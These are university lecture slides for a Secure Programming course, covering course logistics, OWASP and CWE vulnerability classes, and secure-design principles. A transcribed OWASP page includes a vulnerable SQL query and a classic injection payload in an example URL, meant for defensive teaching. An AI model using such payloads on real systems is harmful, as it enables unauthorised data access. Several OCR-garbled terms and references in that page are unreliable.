

# Secure Programming (06-20010)

## Chapter 1: Introduction

Christophe Petit

University of Birmingham

# Before we start : Recording

---

- ▶ Every lecture is recorded and goes on Canvas
- ▶ Visible to University students only
- ▶ No video recording of the audience
- ▶ Your voice when asking questions might be on the recording

# Secure Programming (06-20010)

## Chapter 1: Introduction

Christophe Petit

University of Birmingham

# The Importance of Secure Programming



# Why do programmers write insecure code?

---

- ▶ No customer demand for security
  - ▶ Secure code requires more time and money
  - ▶ Security measures may affect usability
  - ▶ Many users don't care about security
- ▶ Lack of security awareness and knowledge
  - ▶ Understand the threat model
  - ▶ Know at least the main security bugs
  - ▶ Use existing tools to help you
  - ▶ Keep updated at relevant places

# Why do programmers write insecure code? (2)

---

- ▶ Writing secure code is hard
  - ▶ Especially C/C++ programs
  - ▶ Especially for multi-user systems
  - ▶ Cannot control all the code you use or will use
- ▶ Lazyness
  - ▶ “Let’s ignore all the warnings”
  - ▶ “If it works today, it should always work”

## A quote from John F. Kennedy

---


*There are risks and costs to a program of action - but they are far less than the long range cost of comfortable inaction.*

- John F. Kennedy<sup>1</sup>

- 
1. May 1961, talking about employment, equality, democracy, peace

# “Secure programming” : Program ?

---



- ▶ In this course : some C, Java, Python, PHP, Shell, SQL


# “Secure programming” : Secure ?

---

- ▶ Confidentiality : protect your data from unauthorized reading
- ▶ Integrity : protect your data from tampering
- ▶ Availability : data must be available to legitimate users (prevent denial-of-service)
- ▶ Authentication : check the identity of users and processes

# “Secure programming”

---



- ▶ Know specific threats related to inputs, code, output, memory, etc
- ▶ Apply techniques and tools to protect against them

# Need for secure programming

---

- ▶ Viewers of data coming from untrusted sources
- ▶ Programs with administrative privileges
- ▶ Web applications
- ▶ *setuid/setgid* programs in Unix
- ▶ ...

# Secure Programming in the Master

---

MSc Cyber Security [504B]

Compulsory Modules to a total of 120 credits

Code	Title	Autumn	Spring	Summer
06-20008	Cryptography	10	-	-
06-28214	Designing Secure Systems	10	-	-
06-30016	Forensics and Malware Analysis	-	10	-
06-29637	Network Security (Extended)	-	10	-
06-18159	Project (CompSci - MSc)	-	-	60
06-20010	Secure Programming	10	-	-
06-28213	Secure System Management	10	-	-

Optional Modules to a total of 60 credits

Code	Title	Autumn	Spring	Summer
06-30017	Advanced Cryptography	-	10	-
06-15255	Compilers & Languages (Extended)	10	-	-
06-28206	Computer-Aided Verification (Extended)	-	10	-
06-28217	Hardware and Embedded Systems Security	-	10	-
06-19009	Individual Study 2	10	10	-
06-20233	Intelligent Data Analysis (Extended)	-	10	-
06-25689	Mobile & Ubiquitous Computing (Extended)	-	20	-
06-26950	Networks (Extended)	20	-	-
06-26952	Operating Systems (Extended)	20	-	-
06-28216	Penetration Testing	-	10	-
06-27822	Security Research Seminar	-	10	-

# Why are you here today ?

---

- ▶ Tell me about your motivations
- ▶ Homework (unmarked) : email C.Petit.1 AT bham.ac.uk  
*“Secure Programming will probably (not) be useful to me because . . .”*

# Our Learning Objectives

---

- ▶ Security awareness : understand the threats
- ▶ Principles of Secure Programming
- ▶ Most common classes of security bugs, why they occur, how to avoid them
- ▶ Hands-on practice with secure programming
- ▶ Pointers to learn beyond and keep up-to-date

# Learning Methods

---

- ▶ Regular lectures : general principles, major vulnerabilities, why they occur and how to prevent them
- ▶ Computer labs : hands-on practice on selected topics
- ▶ Formative assignment (Weeks 4-6)
- ▶ Group exploration of a topic of your choice
- ▶ Self-learning : use references and web resources !

# Lectures Content (tentative)

---

1. Introduction
2. General principles
3. Code injection (SQL, XSS, Command)
4. HTTP sessions
5. Unix Access Control Mechanisms
6. Race conditions
7. Integer and buffer overflows
8. Code review

# Computer labs

---

- ▶ Labs are as important as lectures for this course !
- ▶ Our labs will be based on SEED labs, in particular
  - ▶ SQL injection
  - ▶ Cross-Site Scripting
  - ▶ Cross-Site Request Forgery
  - ▶ Races
  - ▶ Buffer overflow
- ▶ Optional lab on Real World Attacks
- ▶ Labs coordinated by Teaching Assistant Sam Thomas

# SEED labs

The screenshot shows the homepage of the SEED Labs website. At the top is a navigation bar with links for Home, SEED Labs, Lab Setup, Documentations, Workshops, About, and News. Below the navigation is a green banner featuring six icons representing different security domains: Software Security (purple worm), Network Security (fire with computer icons), Web Security (knight with shield), System Security (Windows logo, owl, and apple), Cryptography (key), and Mobile Security (smartphone with padlock). Each icon has a corresponding section below it with a brief description.

Software Security Labs	Network Security Labs	Web Security Labs
These labs cover some of the most common vulnerabilities in general software. The labs show students how attacks work in exploiting these vulnerabilities.	These labs cover topics on network security, ranging from attacks on TCP/IP and DNS to various network security technologies (Firewall, VPN, and IPSec).	These labs cover some of the most common vulnerabilities in web applications. The labs show students how attacks work in exploiting these vulnerabilities.

System Security Labs	Cryptography Labs	Mobile Security Labs
These labs cover the security mechanisms in operating system, mostly focusing on access control mechanisms in Linux.	These labs cover three essential concepts in cryptography, including secret-key encryption, one-way hash function, and public-key encryption and PKI.	These labs focus on the smartphone security, covering the most common vulnerabilities and attacks on mobile devices. An Android VM is provided for these labs.

<http://www.cis.syr.edu/~wedu/seed/labs.html>

# Group Presentations

---

- ▶ Goal : deeper study of some secure programming aspect that is particularly relevant to you
  - ▶ New particular instance of a general bug class
  - ▶ Application of a general principle to a different language
  - ▶ New countermeasure tool or further exploration of a tool mentioned
- ▶ This is your continuous assessment (20% of overall mark)
- ▶ Evaluation : technical understanding (50%), novelty wrt lectures (25%), presentation (25%)

# Organization

---

- ▶ Lecture hours :
  - ▶ Tuesdays 2pm (always)
  - ▶ Most Fridays 9am (see next slide)
- ▶ Office hours :
  - ▶ Friday 3 :30pm - 5 :30pm if morning lecture  
(see next slide)
  - ▶ Thursday 3 :30pm - 5 :30pm otherwise
- ▶ Labs :
  - ▶ Monday 12pm-1pm
  - ▶ Monday 12pm-2pm in Weeks 3,6,9
- ▶ Presentations
  - ▶ Choose your topic and group by end of Week 3
  - ▶ Report due end of Week 8 ; slides due end of Week 9
  - ▶ Presentations in Week 10

# Tentative Schedule

---

week	Monday 12pm	Monday 1pm	Tuesday 2pm	Friday 9am	Assignments
1			1. Introduction	2. General Principles	
2	Setting up lab		3. Code injection (intro)	3. Code Injection (SQL)	
3	SQL injection lab	SQL Injection lab	3. Code Injection (XSS)		Choice topic and group for presentations
4	XSS lab		4. http sessions	4. http sessions	Formative assignment received
5	XSS lab		5. Unix	5. Unix	
6	CSRF lab	CSRF lab	3. Code injection (command)		Formative assignment returned
7	Race lab		6.Races	Feedback Formative assignment	
8	Race lab		7. Overflows (integer)	7. Overflows (buffer)	Send group report
9	Buffer overflow lab	Buffer overflow lab	8. Code Review		Send presentation slides
10	Student presentations		Student presentations	Student presentations	
11	Real World Attacks lab (optional)				

Lecture hours - Tuesday 2pm Mech G34 - Friday 9am SPTX-LT1	Lab hours Monday 12pm CS labs	Information related to assignments
--	----------------------------------	------------------------------------

# Office hours

---

Week	Day	Secure Programming	Other matters
1	Fri	3 :30 - 5 :30pm	2 :30 - 3 :30pm
2	Fri	3 :30 - 5 :30pm	2 :30 - 3 :30pm
3	Thu	3 :30 - 5 :30pm	2 :30 - 3 :30pm
4	Fri	3 :30 - 5 :30pm	2 :30 - 3 :30pm
5	Fri	3 :30 - 5 :30pm	2 :30 - 3 :30pm
6	Thu	3 :30 - 5 :30pm	2 :30 - 3 :30pm
7	Fri	3 :30 - 5 :30pm	2 :30 - 3 :30pm
8	Fri	3 :30 - 5 :30pm	2 :30 - 3 :30pm
9	Thu	3 :30 - 5 :30pm	2 :30 - 3 :30pm
10	Fri	3 :30 - 5 :30pm	2 :30 - 3 :30pm
11	Fri	3 :30 - 5 :30pm	2 :30 - 3 :30pm

# Canvas

---

- ▶ Canvas page has all relevant information on the module
- ▶ Will be regularly updated, so check it !
- ▶ I aim to upload a draft version of lecture slides a week before the lecture
- ▶ May be updated slightly after lecture
- ▶ Please report any typo and error !

# Feedback is very welcome

---

- ▶ Do not wait end of term to tell me if you are lost !
- ▶ I am keen to improve this course
  - ▶ Slides or explanations unclear
  - ▶ Typos and errors
  - ▶ Content that might be added/removed
- ▶ Best moments for feedback are
  - ▶ Just after lecture hours
  - ▶ During office hours
  - ▶ By email anytime

# Books

---

- ▶ David D Wheeler, *Secure Programming for Linux and Unix HOWTO - Creating Secure Software*
- ▶ Howard and LeBlanc, *Writing Secure Code*
- ▶ Viega and McGraw, *Building Secure Software*
- ▶ Brian Chess, Jacob West, *Secure Programming with Static Analysis*
- ▶ Dieter Gollmann *Computer Security*

# Websites

---

- ▶ CWE [cwe.mitre.org/](http://cwe.mitre.org/)
- ▶ OWASP [www.owasp.org/](http://www.owasp.org/)
- ▶ [www.owasp.org/index.php/How\\_to\\_write\\_insecure\\_code](http://www.owasp.org/index.php/How_to_write_insecure_code)
- ▶ Bugtraq mailing list [seclists.org/bugtraq/](http://seclists.org/bugtraq/)
- ▶ CERT : [www.cert.org/](http://www.cert.org/)
- ▶ Common Criteria [www.commoncriteriaportal.org](http://www.commoncriteriaportal.org)

# Secure Programming Training

---

- ▶ SEED labs [www.cis.syr.edu/~wedu/seed/labs.html](http://www.cis.syr.edu/~wedu/seed/labs.html)
- ▶ OWASP WebGoat project  
[www.owasp.org/index.php/Category:  
OWASP\\_WebGoat\\_Project](http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project)
- ▶ [security.cs.rpi.edu/courses/  
binexp-spring2015/](http://security.cs.rpi.edu/courses/binexp-spring2015/)

# Acknowledgements

---

- ▶ While preparing this course I used teaching material developed by Erik Tew at the University of Birmingham (kindly provided to me) and Meelis Roos at Tartu University (available on the web)
- ▶ Some of my slides are heavily inspired from theirs (but blame me for any errors!)

# Secure Programming (06-20010)

## Chapter 2: General Principles

Christophe Petit

University of Birmingham

# Lectures Content (tentative)

---

1. Introduction
2. General principles
3. Code injection (SQL, XSS, Command)
4. HTTP sessions
5. Unix Access Control Mechanisms
6. Race conditions
7. Integer and buffer overflows
8. Code review

# Secure Programming in a Nutshell

---



# How to write secure programs

---

- ▶ Follow good recommendations
- ▶ Learn general principles
- ▶ Get hands-on practice
- ▶ Use appropriate tools
- ▶ Learn further and stay up-to-date


# Follow good recommendations

---

- ▶ Textbooks : Wheeler, Howard-Leblanc, ...
- ▶ Open Web Application Security Project (OWASP)
- ▶ Common Weakness Enumeration (CWE)
- ▶ Common criteria
- ▶ Expert blogs
- ▶ Forums
- ▶ ...

# OWASP

- ▶ Open Web Application Security Project
- ▶ Goal : “make software security visible, so that individuals and organizations are able to make informed decisions”



The screenshot shows the OWASP homepage. At the top, there's a navigation bar with links like Home, About, OWASP, Acknowledgments, Advertising, Apply Events, Books, Brand Resources, Chapters, Donate to OWASP, Documentation, Funding, Governance, Initiatives, Member Units, Mentoring, Merchandise, News, Outreach and public presentations, Press, Projects, Videos, and Volunteers. Below the navigation is a search bar and a "Welcome to OWASP" banner. The main content area has several sections: "Every vibrant technology marketplace needs an unbiased source of information on best practices as well as an active body advocating open standards. In the Application Security space, one of those groups is the Open Web Application Security Project (or OWASP for short)." It also features links to "Positive Checklists", "Top 10 Controls", "ASVS", "SAMM", "Development Guide", "Testing Guide", "MobileSecurity", and "Mons...". There are also sections for "Citations", "How can OWASP help your org?", "Security 101", "Upcoming Events", and "How to Start an OWASP Project".

[www.owasp.org](http://www.owasp.org)

# OWASP top 10

---

- ▶ Ten most critical web application security risks  
(2017 draft available online, will be updated in November)
- ▶ For each of them : evaluation of exploitability, prevalence, detectability and impact

Threat Agents	Attack Vectors	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
App Specific	Easy	Widespread	Easy	Severe	App / Business Specific
	Average	Common	Average	Moderate	
	Difficult	Uncommon	Difficult	Minor	

- ▶ For each of them : vulnerability assessment checklist, prevention methods, examples and references

# OWASP Top 10 (2017 candidates)

T10 OWASP Top 10 Application Security Risks – 2017	
A1 – Injection	Injection flaws, such as SQL, OS, XXE, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2 – Broken Authentication and Session Management	Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities (temporarily or permanently).
A3 – Cross-Site Scripting (XSS)	XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or by inserting an existing web page with user supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A4 – Broken Access Control	Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.
A5 – Security Misconfiguration	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, platform, etc. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.
A6 – Sensitive Data Exposure	Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such widely protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
A7 – Insufficient Attack Protection	The majority of applications and APIs lack the basic ability to detect, prevent, and respond to both manual and automated attacks. Attack protection goes far beyond basic input validation and involves automatically detecting, logging, responding, and even blocking exploit attempts. Application owners also need to be able to deploy patches quickly to protect against attacks.
A8 – Cross-Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. Such an attack allows the attacker to force a victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
A9 – Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, can run with the privileges of the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.
A10 – Underprotected APIs	Modern applications often invoke rich client applications and APIs, such as <code>AngularJS</code> in the browser and mobile apps, that connect to an API of some kind ( <code>SOAP/XML</code> , <code>REST/JSON</code> , <code>RPC/GWT</code> , etc.). These APIs are often unprotected and contain numerous vulnerabilities.

A1 Injection	
Threat Agents	Attack Vectors
Exploitability EASY	Preciousness COMMON
Security Weakness	Detectability AVERAGE
Technical Impacts	Impact SEVERE
Business Impacts	Application / Business Specific

Consider anyone who can send untrusted data to an application, including external users, customers, partners, other systems, internal users, and administrators.

Attackers send unstructured attacks that exploit the syntax of the targeted system. Almost any source of data can be an injection vector, including internal sources.

**Injection Flaws** occur when an application inserts untrusted data into an interpreter. Injected flaws are most common, particularly in legacy code. They are often found in SQL, LDAP, XML, and MySQL databases, as well as in XML, JSON, and XML, SMTP Headers, expression languages, etc. Injection flaws are hard to discover when they are obfuscated, but fuzzers and scanners can help attackers find injection flaws.

Injection can result in data loss or corruption, lack of accountability, or denial of access. In some cases, it sometimes lead to complete host takeover. All data could be stolen, modified, or deleted. Could your reputation be harmed?

**Am I Vulnerable To Injection?**

The best way to find out if an application is vulnerable to injection is to verify that all use of interpreters clearly separates untrusted data from the command or query. In many cases, interpreters are disabled (e.g., `eval`, `exec`, or `do` (in J2EE)), if possible. For SQL calls, use bind variables in all prepared statements and stored procedures, or avoid them entirely.

Checking the code is a fast and accurate way to see if the application uses interpreters properly. Code analysis tools can help a security analyst find use of interpreters and trace data flow through the application. Parameterization busters can validate these assumptions and help identify injection flaws.

Automated dynamic scanning which exercises the application may provide insight into whether some exploitable injection flaws exist. Scanners cannot always reach interpreters and have difficulty detecting whether an attack was successful. Poor error handling makes injection flaws easier to discover.

**How Do I Prevent Injection?**

Preventing injection requires keeping untrusted data separate from commands and queries.

1. The preferred option is to use a safe API which avoids the use of the interpreter entirely if possible. Examples include `PreparedStatement` and `CallableStatement` for SQL, and stored procedures, that are parameterized, but can still introduce injection under the hood.
2. If a parameterized API is not available, you should carefully escape special characters using the specific escape syntax for that interpreter. [OWASP's Java Encoder](#) and [OWASP's SQL Encoder](#) provide escaping routines.
3. `INET_NAT` or "white list" input validation is also recommended, but is not a complete answer as many situations require special characters to be allowed. If special characters are required, only allow them if they are explicitly needed. [OWASP's LSAPI](#) has an extensible library of `white list` input validation routines.

**Example Attack Scenarios**

**Scenario #1:** An application stores untrusted data in the columns of the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE custID='<request.getParameter('id')+'";
```

**Scenario #2:** Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g., Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID = <request.getParameter('id')+'");
```

In both cases, the attacker can set the `'id'` parameter value in their browser to send: `'1' OR '1'=1`. For example:

<http://example.com/app/accountView?id='1'OR'1'=1>

This query will return all of the rows from the accounts table. More dangerous attacks could modify data or even invoke stored procedures.

**References**

**OWASP**

- [OWASP SQL Injection Prevention Cheat Sheet](#)
- [OWASP Query Parameterization Cheat Sheet](#)
- [OWASP Command Injection Article](#)
- [OWASP XEE Prevention Cheat Sheet](#)
- [OWASP Testing Guide: Chapter on SQL Injection Testing](#)

**External**

- [OWE Entry 77 on Command Injection](#)
- [OWE Entry 89 on SQL Inception](#)
- [OWE Entry 564 on Hibernate Inception](#)
- [OWE Entry 813 on Incoherent Restriction of XEE](#)
- [OWE Entry 917 on Expression Language Inception](#)

# CWE

---

- ▶ CWE = Common Weakness Enumeration
- ▶ Maintained by MITRE [cwe.mitre.org/](http://cwe.mitre.org/)
- ▶ Goals :
  - ▶ Classification of common vulnerabilities
  - ▶ Baseline to compare software security tools targeting these vulnerabilities
- ▶ Developed scoring methodologies, which can be tuned to particular organizations
- ▶ See also CVE = Common Vulnerabilities and Exposures, more targeted at products

# CWE example : SQL injection

**CWE** Common Weakness Enumeration  
A Community-Developed List of Software Weakness Types

Home > CWE List > CWE- Individual Dictionary Definition (2.11)

ID Lookup:  ID: 89

**CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')**

Weakness ID: 89  
Abstraction: Base

Presentation Filter: Basic Status: Draft

>Description

**Description Summary**  
The software constructs all or part of an SQL command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended SQL command when it is sent to a downstream component.

**Extended Description**  
Without sufficient removal or quoting of SQL syntax in user-controllable inputs, the generated SQL query can cause those inputs to be interpreted as SQL instead of ordinary user data. This can be used to alter query logic to bypass security checks, or to insert additional statements that modify the back-end database, possibly including execution of system commands. SQL injection has become a common issue with database-driven web sites. The flaw is easily detected, and easily exploited, and as such, any site or software package with even a minimal user base is likely to be subject to an attempted attack of this kind. This flaw depends on the fact that SQL makes no real distinction between the control and data planes.

Applicable Platforms

Common Consequences

**Scope** Effect

Confidentiality Technical Impact: Read application data  
Since SQL databases generally hold sensitive data, loss of confidentiality is a frequent problem with SQL injection vulnerabilities.

Access Technical Impact: Bypass protection mechanism  
Control If poor SQL commands are used to check user names and passwords, it may be possible to connect to a system as another user with no previous knowledge of the password.

Access Technical Impact: Bypass protection mechanism  
Control If authorization information is held in a SQL database, it may be possible to change this information through the successful exploitation of a SQL injection vulnerability.

Integrity Technical Impact: Modify application data  
Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL injection attack.

Likelihood of Exploit

Very High

Demonstrative Examples

Potential Mitigations

Phase: Architecture and Design

# CWE scoring metrics

Group	Name	Summary
Base Finding	Technical Impact (TI)	The potential result that can be produced by the weakness, assuming that the weakness can be successfully reached and exploited.
Base Finding	Acquired Privilege (AP)	The type of privileges that are obtained by an attacker who can successfully exploit the weakness.
Base Finding	Acquired Privilege Layer (AL)	The operational layer to which the attacker gains privileges by successfully exploiting the weakness.
Base Finding	Internal Control Effectiveness (IC)	the ability of the control to render the weakness unable to be exploited by an attacker.
Base Finding	Finding Confidence (FC)	the confidence that the reported issue is a weakness that can be utilized by an attacker
Attack Surface	Required Privilege (RP)	The type of privileges that an attacker must already have in order to reach the code/functionality that contains the weakness.
Attack Surface	Required Privilege Layer (RL)	The operational layer to which the attacker must have privileges in order to attempt to attack the weakness.
Attack Surface	Access Vector (AV)	The channel through which an attacker must communicate to reach the code or functionality that contains the weakness.
Attack Surface	Authentication Strength (AS)	The strength of the authentication routine that protects the code/functionality that contains the weakness.
Attack Surface	Level of Interaction (IN)	the actions that are required by the human victim(s) to enable a successful attack to take place.
Attack Surface	Deployment Scope (SC)	Whether the weakness is present in all deployable instances of the software, or if it is limited to a subset of platforms and/or configurations.
Environmental	Business Impact (BI)	The potential impact to the business or mission if the weakness can be successfully exploited.
Environmental	Likelihood of Discovery (DI)	The likelihood that an attacker can discover the weakness
Environmental	Likelihood of Exploit (EX)	the likelihood that, if the weakness is discovered, an attacker with the required privileges/authentication/access would be able to successfully exploit it.
Environmental	External Control Effectiveness (EC)	the capability of controls or mitigations outside of the software that may render the weakness more difficult for an attacker to reach and/or trigger.
Environmental	Prevalence (P)	How frequently this type of weakness appears in software.

# Top vulnerability classes (CWE 2011)

---

1. Improper Neutralization of Special Elements used in an SQL Command (“SQL Injection”)
2. Improper Neutralization of Special Elements used in an OS Command (“OS Command Injection”)
3. Buffer Copy without Checking Size of Input (“Classic Buffer Overflow”)
4. Improper Neutralization of Input During Web Page Generation (“Cross-site Scripting”)
5. Missing Authentication for Critical Function
6. Missing Authorization
7. Use of Hard-coded Credentials
8. Missing Encryption of Sensitive Data

# Top vulnerability classes (CWE 2011)

---

9. Unrestricted Upload of File with Dangerous Type
10. Reliance on Untrusted Inputs in a Security Decision
11. Execution with Unnecessary Privileges
12. Cross-Site Request Forgery (CSRF)
13. Improper Limitation of a Pathname to a Restricted Directory ("Path Traversal")
14. Download of Code Without Integrity Check
15. Incorrect Authorization
16. Inclusion of Functionality from Untrusted Control Sphere
17. Incorrect Permission Assignment for Critical Resource
18. Use of Potentially Dangerous Function

# Top vulnerability classes (CWE 2011)

---

19. Use of a Broken or Risky Cryptographic Algorithm
20. Incorrect Calculation of Buffer Size
21. Improper Restriction of Excessive Authentication Attempts
22. URL Redirection to Untrusted Site (“Open Redirect”)
23. Uncontrolled Format String
24. Integer Overflow or Wraparound
25. Use of a One-Way Hash without a Salt

# Common Criteria (CC)

---

- ▶ Full name is “Common Criteria for Information Technology Security Evaluation”
- ▶ Standard for computer security certification
- ▶ Provides assurance to buyers of a security product that specification, implementation and evaluation processes were conducted in a rigorous and standard way

# How to write secure programs

---

- ▶ Follow good recommendations
- ▶ Learn general principles
- ▶ Get hands-on practice
- ▶ Use appropriate tools
- ▶ Learn further and stay up-to-date

# General Principles

---

- ▶ Get your code right
- ▶ Check your inputs
- ▶ Least privilege and Deny by default
- ▶ Secure-friendly architecture
- ▶ Defense in Depth

# Get your Code Right

---

- ▶ Consider the following C code

```
#include<stdio.h>
#include <stdlib.h>
#include<string.h>

int main() {
    int account_balance = 10000;
    printf("Your current balance is %i\n",account_balance);
    printf("How much would you like to withdraw?\n");
    char response[20];
    fgets(response, 20, stdin);
    int withdraw_amount = atoi(response);
    account_balance -= withdraw_amount;
    printf("You have withdrawn %u\n",withdraw_amount);
    printf("Your current balance is %i\n",account_balance);
}
```

- ▶ What happens if you withdraw 2,500,000,000 ?  
(for 32-bit integers)

# Don't trust external inputs



Picture source : [xkcd.com/327/](http://xkcd.com/327/)

- ▶ Do not mix code and data
- ▶ Always assume external outputs/ systems are insecure

# Least Privileges

---

- ▶ Give all applications the least privilege they need to work
- ▶ Break your applications into small modules, isolate those with highest privileges
- ▶ Deny by default - white lists safer than black lists

# Keep it Simple

---

- ▶ Start from a simple and clear design
- ▶ Break your code into small modules
- ▶ Simple code is easier to review
- ▶ Simple code is easier to update

# Defense in Depth

---

- ▶ Include multiple layers of security
- ▶ Block malicious inputs, but still assume some of them might get through
- ▶ Deny permissions, and limit damage if they are obtained
- ▶ Paranoia is a virtue : plan for worst case
- ▶ Fail to secure case
- ▶ Least privileges

# How to write secure programs

---

- ▶ Follow good recommendations
- ▶ Learn general principles
- ▶ Get hands-on practice
- ▶ Use appropriate tools
- ▶ Learn further and stay up-to-date

## Get hands-on practice

---

- ▶ Some in this course from the SEED project :  
<http://www.cis.syr.edu/~wedu/seed/>
- ▶ Plenty of additional exercises available on the net

# How to write secure programs

---

- ▶ Follow good recommendations
- ▶ Learn general principles
- ▶ Get hands-on practice
- ▶ Use appropriate tools
- ▶ Learn further and stay up-to-date

# Use proper tools

---

- ▶ OS security features
- ▶ Secure libraries
- ▶ Cryptography
- ▶ Static analysis
- ▶ Dynamic analysis
- ▶ OWASP tools

# How to write secure programs

---

- ▶ Follow good recommendations
- ▶ Learn general principles
- ▶ Get hands-on practice
- ▶ Use appropriate tools
- ▶ Learn further and stay up-to-date

# Learn further and Stay up-to-date

---

- ▶ New vulnerabilities regularly discovered
- ▶ New security tools are developed against them
- ▶ New applications need to be protected
- ▶ Regularly check OWASP, CWE,...
- ▶ Plenty of information on the net

# Summary

---

- ▶ Get your code right
- ▶ Check your inputs
- ▶ Least privilege, deny by default
- ▶ Secure-friendly architecture
- ▶ Defense in Depth
- ▶ Stay up-to-date

# References

---

- ▶ Howard-Leblanc, Writing Secure Code, Chapter 4
- ▶ [cwe.mitre.org/](http://cwe.mitre.org/)
- ▶ [www.owasp.org](http://www.owasp.org)

# Secure Programming (06-20010)

## Chapter 3: Code Injection

Christophe Petit

University of Birmingham

# Lectures Content (tentative)

---

1. Introduction
2. General principles
3. Code injection (SQL, XSS, Command)
4. HTTP sessions
5. Unix Access Control Mechanisms
6. Race conditions
7. Integer and buffer overflows
8. Code review

# Code injection is OWASP Top 1

T10

## OWASP Top 10 Application Security Risks – 2017

### A1 – Injection

Injection flaws, such as SQL, OS, XXE, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

### A2 – Broken Authentication and Session Management

Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities (temporarily or permanently).

### A3 – Cross-Site Scripting (XSS)

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

### A4 – Broken Access Control

Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

- ▶ OWASP A1 and A3 covered in this chapter

# Code Injection Example



Picture source : [xkcd.com/327/](http://xkcd.com/327/)

# In a nutshell

---

- ▶ Some script intends to form an SQL query such as

```
INSERT INTO Students (firstname) VALUES ('Robert');
```

